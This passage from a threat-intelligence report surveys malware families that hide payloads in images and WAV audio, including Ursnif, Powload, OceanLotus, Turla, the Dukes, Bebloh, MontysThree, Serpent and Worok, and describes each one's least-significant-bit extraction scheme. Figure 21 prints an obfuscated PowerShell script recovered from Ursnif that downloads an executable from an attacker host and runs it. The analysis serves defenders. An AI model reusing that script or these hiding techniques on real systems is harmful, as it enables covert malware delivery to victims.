⁹⁰ TA551 – Shathak - <https://www.f5.com/labs/articles/threat-intelligence/icedid-banking-trojan-uses-covid-19-pandemic-to-lure-new-victims>

⁹¹ Operation ENDTRADE: TICK's Multi-Stage Backdoors for Attacking Industries and Stealing Classified Data - <https://documents.trendmicro.com/assets/pdf/Operation-ENDTRADE-TICK-s-Multi-Stage-Backdoors-for-Attacking-Industries-and-Stealing-Classified-Data.pdf>

⁹² Tropic Trooper's USBferry Targets Air-Gapped Networks - https://www.trendmicro.com/en_us/research/20/e/tropic-troopers-back-usb-ferry-attack-targets-air-gapped-environments.html

format of the image file^{93,94,95,96,97}, such as the EoF technique that will be seen later^{98,99}.

TA551 (SHATHAK) CHAIN OF EVENTS MID-JULY THROUGH NOVEMBER 2020




Figure 18. Malware sample from the TA551 cybercriminal group - Recovery of a DLL

⁹³ Lazarus APT Cloaks Payloads With BMP Image Files (20 april 2021) - <https://duo.com/decipher/lazarus-apt-cloaks-payloads-in-bmp-image-files> “In the background, the macro then calls an executable HTML Application (HTA) - a Microsoft Windows program with source code consisting of HTML - compressed as a zlib file within an overall PNG image file. The PNG image is then converted to the BMP format, using WIA_ConvertImage. Because the BMP file format is an uncompressed graphics file format, converting a PNG file format into a BMP file format automatically decompresses the embedded, malicious zlib object,”

⁹⁴ Malvertisers target mac uses with steganographic code stashed in images - <https://arstechnica.com/information-technology/2019/01/malvertisers-target-mac-uses-with-stenographic-code-stashed-in-images/>

⁹⁵ Raindrop-Solarwinds - <https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/solarwinds-raindrop-malware>

⁹⁶ Vinsell now steganography - <https://airbus-cyber-security.com/vinsell-now-steganography/>

⁹⁷ Extracting Shellcode in ICEID .PNG Steganography - <https://malware.news/t/extracting-shellcode-in-iceid-png-steganography/46150/1>

⁹⁸ Lokibot trojan spotted hitching a ride inside png files - <https://threatpost.com/lokibot-trojan-spotted-hitching-a-ride-inside-png-files/143491/> - “Attackers use the .PNG file structure, complete with a .PNG “header” and “IEND”. That way when the malicious file (RFQ -5600005870.zipx) is scanned it is identified as a .PNG image, even though it has a .zipx extension. The actual archive code – harboring LokiBot – is appended to the end of the .PNG file signature”

⁹⁹ Lokibot gains new persistence mechanism uses steganography to hide its tracks - https://www.trendmicro.com/en_us/research/19/h/lokibot-gains-new-persistence-mechanism-uses-steganography-to-hide-its-tracks.html

2.1.1 Ursnif/Gozi

Ursnif is an advanced malware that over the last decade has been used regularly in multiple automatic *exploit kits* and spear phishing campaigns, focusing its main activity on information theft and covering, through variants, an enormous variety of attacks based on backdoors, spyware, *file injectors*, theft of banking credentials (banking Trojan, cloud credentials, cryptocurrency platforms, e-commerce, etc.), etc. In the many samples analyzed, very varied obfuscation mechanisms are observed^{102,103} to hinder the detection processes, especially in sandboxes.

An example of steganographic use can be seen in samples distributed in February 2019. In these, steganographic techniques were used to hide malicious code in a harmless image; additional code would extract the payload from the image on the victim.

¹⁰⁰ TA551 shathak icedid - <https://unit42.paloaltonetworks.com/ta551-shathak-icedid/>

¹⁰¹ <https://success.trendmicro.com/solution/000283386>

¹⁰² Ursnif long live the steganography - <https://yoroicompany.com/research/ursnif-long-live-the-steganography/>

¹⁰³ Ursnif banking malware - <https://securityaffairs.co/wordpress/83396/breaking-news/ursnif-banking-malware.html>

Category	Description							
	MITRE ATT&CK Code	Technique	January 2018	June 2018	December 2018	February 2019	March 2019	April 2019
Injection	T1093	Process hollowing	X	X				
	T1055	APC injection			X	X	X	X
Dropper - Payload - Initial Access - Execution	T1064	Macro document	X	X		X		X
		VBS file					X	
		Javascript			X			
	T1189	Necurs infrastructure		X				
	T1036	Executable	X	X	X	X	X	X
	T1192	Drive document					X	
	T1059	BAT file			X			
		CAB file			X			
		Bitsadmin					X	
		Wmic						X
	T1086	Powershell stage				X		X
Obfuscation	T1027	Steganography				X		X
		Vigenere cipher						X
		Obfuscation	X	X	X	X	X	X

Figure 19. Evolution of the attack and obfuscation techniques used by Ursnif



Figure 20. Steganographic image with an embedded malicious PowerShell script

In this particular sample, a launch condition must be met: it checks whether the current *timezone* is set to +01:00, in order to obtain the steganographic image from the attacker-controlled server (<https://i.imgur.com/TVkWKQa.png>). The malware installed on the victim iterates over each pixel of the image, **selects the two least significant bits of each byte of the image** and concatenates them to produce the PowerShell script to be executed on the victim.

```

1 if ((&("iex") (&("gcm") -name ("*et-H*t")) | &('fl') -Property ('*') | .(
  "Out-String") -Stream) -match 't-I'){
2   & ( "IEX" (&('SV') ("vOy") ("https://nuovalo.site/RGI82B3.-tmp-tmp"));
3   &('SV') ('u') ("Net.WebClient");
4   &('SV') ('J') "$env:temp\ose000000.exe";
5   .('si') ("Variable:/3Dp") (&("gcm") ("Ne*ct")) (&("ChildItem") ("Variable:/u"
  )) . "VALUE";
6   .('si') ("Variable:7") (((&('gv') ("3Dp"))."vAlUE"|.('gm'))|&('?') {
7     (&("Item") ("Variable:_"))."vAlUE".namE"-clike("Do*o*d*le")
8   })."NamE";
9   (.('gv') ("3Dp"))."vAlUE".((&('gi') ("Variable:/7"))."vAlUE")."iNvOkE" ((.('gv') (
  "vOy") -Value), (&("DIR") ("Variable:/J"))."vAlUE");
10  .("saps") (&("ChildItem") ("Variable:/J")).("value"))
11 }

```

Figure 21. PowerShell script extracted from the steganographic image

2.1.2 Powload

Powload^{104,105} uses steganography to recover malicious code from an image. Some of the analyzed variants—and this is interesting for our classification—use a public steganography script for PNG files with LSB techniques. Specifically, the library *Invoke-PSImage*^{106,107}.

The steganographic process, with certain Powload samples, is similar to other infection processes. Through office documents sent by email, the attacker manages to execute a macro that runs *PowerShell* code. This script will be responsible for downloading the steganographic image from a public server and recovering the hidden information to continue the infection.




Figure 22. Excerpt of code from the PowerShell script downloaded and recovered with Getpixel

¹⁰⁴ https://www.trendmicro.com/en_us/research/19/c/from-fileless-techniques-to-using-steganography-examining-powloads-evolution.html

¹⁰⁵ <https://blog.trendmicro.com/trendlabs-security-intelligence/powload-loads-up-on-evasion-techniques/>

¹⁰⁶ <https://github.com/peewpw/Invoke-PSImage>

¹⁰⁷ Different campaigns that make use of this library to distribute malware have been documented - <https://www.mcafee.com/blogs/other-blogs/mcafee-labs/malicious-document-targets-pyeongchang-olympics/>



Figure 23. Image used by Powload to hide malicious code



Figure 24. Examples of spam email with messages urging users to download and click on the attached documents

2.1.3 Oceanlotus APT-32

FireEye classifies as APT32¹⁰⁸ (OceanLotus group) a cyberespionage group, especially aligned with the interests of the Vietnamese state, that carries out targeted operations using specific malware to perform intrusions into private-sector companies across multiple industries, the compromise of foreign governments, dissidents, and journalists.

Among the detected samples¹⁰⁹ the use of steganography is observed¹¹⁰ to stealthily download backdoors to the compromised systems. For this, it uses the LSB technique in PNG files.

¹⁰⁸ <https://www.fireeye.com/blog/threat-research/2017/05/cyber-espionage-apt32.html>

¹⁰⁹ <https://blogs.blackberry.com/en/2019/04/report-oceanlotus-apt-group-leveraging-steganography>

¹¹⁰ <https://www.bleepingcomputer.com/news/security/oceanlotus-apt-uses-steganography-to-load-backdoors/>



Figure 25. Examples of PNG images used to hide payloads




Figure 26. Infection and payload-recovery process selecting 3 bits from the red channel, 3 from the green, and 2 bits from the blue channel

2.1.4 Waterbug/Turla & XMRig Monero miner

In recent years, different malware campaigns have shown various alternatives to the use of digital images for obfuscating malicious code. A high-profile example was the case of certain campaigns associated with the espionage group Waterbug/Turla¹¹¹ or samples that help distribute the XMRig cryptominer Monero¹¹².

In all these examples, WAV-format audio files were used as the stego-medium, using a technique of hiding information in the least significant bit of the encoding of the audio samples. This type of technique is by no means novel; on the Internet there are multiple examples of tools (Stegowav) or code in different programming languages to perform this task¹¹³, although it is true that its use is not common compared to hiding in digital images. Perhaps this, without being anything especially sophisticated, supported its media relevance.

The steganography technique is used, in the published samples, to hide executable code, including the XMRig cryptominer Monero or shellcodes with Metasploit.

For example, one of the samples in the infection process processed the file *song.wav* for this purpose. To do so, the 44-byte header was read, and in the last 4 bytes the size of the data section can be seen (*0xe79f20* in *little endian* encoding), in this example, 15,179,552 bytes. Positioned in the data section, it extracts the size of the decoded information and proceeds to decode it by reading the least significant bit of each byte of the encoding of an audio sample. The final result is the malicious code to be executed, in this case, XMRig in DLL library format.

Song.wav

offset(d)	00	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	
00000000	52	49	46	46	20	9F	E7	00	57	41	56	45	66	6D	74	20	RIFF WAVEfmt
00000016	10	00	00	00	01	00	02	00	44	AC	00	00	10	B1	02	00	D-...±..
00000032	04	00	10	00	64	61	74	61	20	9F	E7	00	FC	9E	E6	00	data W.űžæ.
00000048	06	00	06	00	00	00	00	00	00	00	00	00	02	00	02	00	

Figure 27. Example of a .wav file header and data size

¹¹¹<https://www.symantec.com/blogs/threat-intelligence/waterbug-espionage-governments>

¹¹² <https://blogs.blackberry.com/en/2019/10/malicious-payloads-hiding-beneath-the-wav>

¹¹³ <https://blog.didierstevens.com/2019/11/12/steganography-and-malware/>

to hide the communications between the compromised machines and the C&C servers. Let's look at this report in a little detail, focusing on the steganographic use.

In Operation Ghost, the *Dukes* have resorted to numerous tactics to maintain persistence by stealing credentials and using them systematically to move laterally within the network. To achieve its objectives, the APT is divided into four phases, in many of which it uses different steganographic mechanisms:




Figure 30. Phases used by malware samples from the cyberespionage group

- **PolyglotDuke** uses Twitter or other websites such as Reddit and Imgur to obtain the C&C URL. It relies on image steganography for its C&C communication.
- **RegDuke** uses Dropbox as a C&C server. The main payload is encrypted

on disk, and the encryption key is stored in the Windows registry. It also relies on steganographic procedures, as in the previous case.

In this phase the backdoor resides in memory and regularly queries the corresponding information in Dropbox for an assigned identifier (clientid) and downloads PNG files from it. The PNG files hide information using the LSB technique. Each pixel is encoded with 24 bits (8 for the red channel, 8 for the green channel, and 8 for the blue channel). The malware extracts 2 bits from the red channel, three from the green channel, and 3 from the blue channel. The recovered information is decrypted with a *hardcoded* AES key, giving rise to different options, depending on the samples: Windows executable programs (MiniDuke backdoor, process explorer, etc.), DLL libraries, or PowerShell scripts.



Figure 21 // Example of two pictures downloaded from the Dropbox directory

Figure 31. Examples of stegomalware in digital images used by the cyberespionage group




Figure 23 // The least significant bits of each color of each pixel are extracted to recover the hidden data

Figure 32. The stegomalware uses the LSB technique, selecting different bits in each color channel

2.1.6 Bebloh

Bebloh¹¹⁶ refers to a banking Trojan (or family of Trojans) with capabilities including, among others, monitoring web browsers, evading sandboxes, retrieving configuration information from the victim, screenshots, logs, cookies, digital certificates, credentials, etc.

Allow me, reader, under this name, to focus on some of the advanced attacks that in recent years, especially from 2018 to 2020, through the use of steganography, have implanted this banking Trojan on the affected computers. For example, the impact on organizations in the industrial sector¹¹⁷ of countries as varied as Japan, Italy, Germany, or the United Kingdom, including industrial hardware and software providers.

Some of the malware samples analyzed in recent years reflect concrete examples of hiding in PNG files using LSB steganographic techniques. The attack pattern usually centers on spam campaigns with malicious office documents. The victim runs the office document with a malicious macro, which triggers the execution of code, typically PowerShell, which, among other actions, connects to remote servers to download PNG images with the malicious code useful for the next stage.



Figure 33. 620 x 485 PNG image. The first three rows of the image are read, 3 x 620 pixels; it takes the four lower bits of the blue channel of each pixel and concatenates them with the four lower bits of the green channel, thus forming 1 byte per pixel. The first 1,342 bytes are then converted into ASCII characters that form another PowerShell script, which is subsequently executed. Once the final PowerShell script has been assembled, it is not executed directly. Instead, it is passed through the clipboard and executed later. This allows the infection to leave a minimal trace of itself, since the

¹¹⁶ <https://www.trendmicro.com/vinfo/it/security/news/cybercrime-and-digital-threats/spam-campaign-targets-japan-uses-steganography-to-deliver-the-bebloh-banking-trojan>

¹¹⁷ <https://ics-cert.kaspersky.com/reports/2020/06/17/steganography-in-attacks-on-industrial-enterprises/>

clipboard is cleared at the end.




Figure 34. The data is hidden in the image using steganographic techniques, and the malware extracts it from the pixels defined by the algorithm. The use of steganography allows attackers to evade some security tools, including network traffic scanners. The data extracted from the image is consecutively encoded using the Base64 algorithm, encrypted with the AES algorithm, and encoded again using Base64. Interestingly, the script contains a deliberately included bug in its code, with the exception message used as the decryption key. It is worth noting that the exception message text depends on the language pack installed on the operating system. Apparently, the attackers prepare the malicious script specifically for victims in a particular country. The decrypted and decoded data forms yet another PowerShell script, which is executed.

2.1.7 MT3-MontysThree

In the summer of 2020¹¹⁸, a new advanced attack was identified under the abbreviation MT3¹¹⁹, later called MontysThree. The targeted nature of the malware campaign and the few similarities in code or TTPs alerted researchers to the existence of a new type of attack tool.

The malware includes a set of C++ modules used for persistence, obtaining data from a bitmap with steganography, decrypting configuration tasks (taking screenshots, fingerprinting the target, obtaining the file, etc.) and executing them, as well as network communications with the main legitimate public cloud services, such as Google, Microsoft, and Dropbox. MontysThree is configured to look for specific Microsoft Office and Adobe Acrobat documents stored in the current document directories and on removable media. The malware uses custom steganography and several encryption schemes: in addition to the custom XOR-based encryption, the modules rely on 3DES and RSA algorithms for decrypting the configuration and communications. From a steganographic point of view there is not much novelty: after the initial infection process, it connects to the C&C, where a

¹¹⁸ <https://securelist.com/montysthree-industrial-espionage/98972/>

¹¹⁹ <https://securelist.com/targeted-malware-reverse-engineering-workshop-follow-up-part-1/101928/>

bitmap (BMP) image is obtained, from which only the least significant bit of each byte that encodes the pixels is extracted.




Figure 35. The diagram shows the general execution flow of the MontysThree modules

2.1.8 Serpent

Throughout 2022, various studies were published on different steganographic techniques (mainly EOF and LSB) associated with the Serpent stegomalware. The study by *Proofpoint*¹²⁰ analyzing its impact on French entities, especially in the government and construction sectors, was interesting.

In this case the attack vector used Microsoft Word files with malicious macros that distributed the Chocolatey package (installer). If the targeted user enabled and ran the macros, different images¹²¹ were downloaded hiding PowerShell code. Once executed, these codes used the Chocolatey package to install Python and other dependencies that facilitated the creation of reverse proxies to enable sending traffic through SOCKS and HTTP, as well as the execution of Python scripts.

The following image summarizes some of the steps performed by this malware and its relationship with steganography.




Figure 36. Example of the Serpent attack lifecycle.

¹²⁰ <https://www.proofpoint.com/us/blog/threat-insight/serpent-no-swiping-new-backdoor-targets-french-entities-unique-attack-chain>

¹²¹ [https://www.fhccu\[.\]com/images/ship3\[.\].jpg](https://www.fhccu[.]com/images/ship3[.].jpg), [https://www.fhccu\[.\]com/images/7\[.\].jpg](https://www.fhccu[.]com/images/7[.].jpg)

2.1.9 Worok

Worok is an advanced threat detected since at least 2020 that has undergone various analyses¹²²,¹²³ complementary, from different research teams. In this section, greater emphasis is placed on the reports published in 2022 that focus its malicious activity on Southeast Asia and energy companies in Central Asia with the purpose of information theft.




Figure 37. Some of the attack vectors identified for the Worok malware

The initial compromise has been documented in different ways. A common attack vector was the use of the ProxyShell vulnerability. This allowed the loading of a small piece of code, CLRLoader (it is a DLL), which finally loads PNGLoader. PNGLoader is a loader that extracts bytes from PNG files and reconstructs them into executable code. PNGLoader is a .NET DLL file obfuscated using .NET Reactor; the file description provides information that mimics legitimate software such as Jscript Profiler or Transfer Service Proxy.

In one of the analyzed samples, the application of LSB techniques is observed, specifically one pixel encodes a *nibble* (one bit for each channel: alpha, red, green, and blue), that is, two pixels contain one byte of hidden information.

¹²² <https://decoded.avast.io/martinchlumecky/png-steganography/>

¹²³ <https://www.welivesecurity.com/2022/09/06/worok-big-picture/>

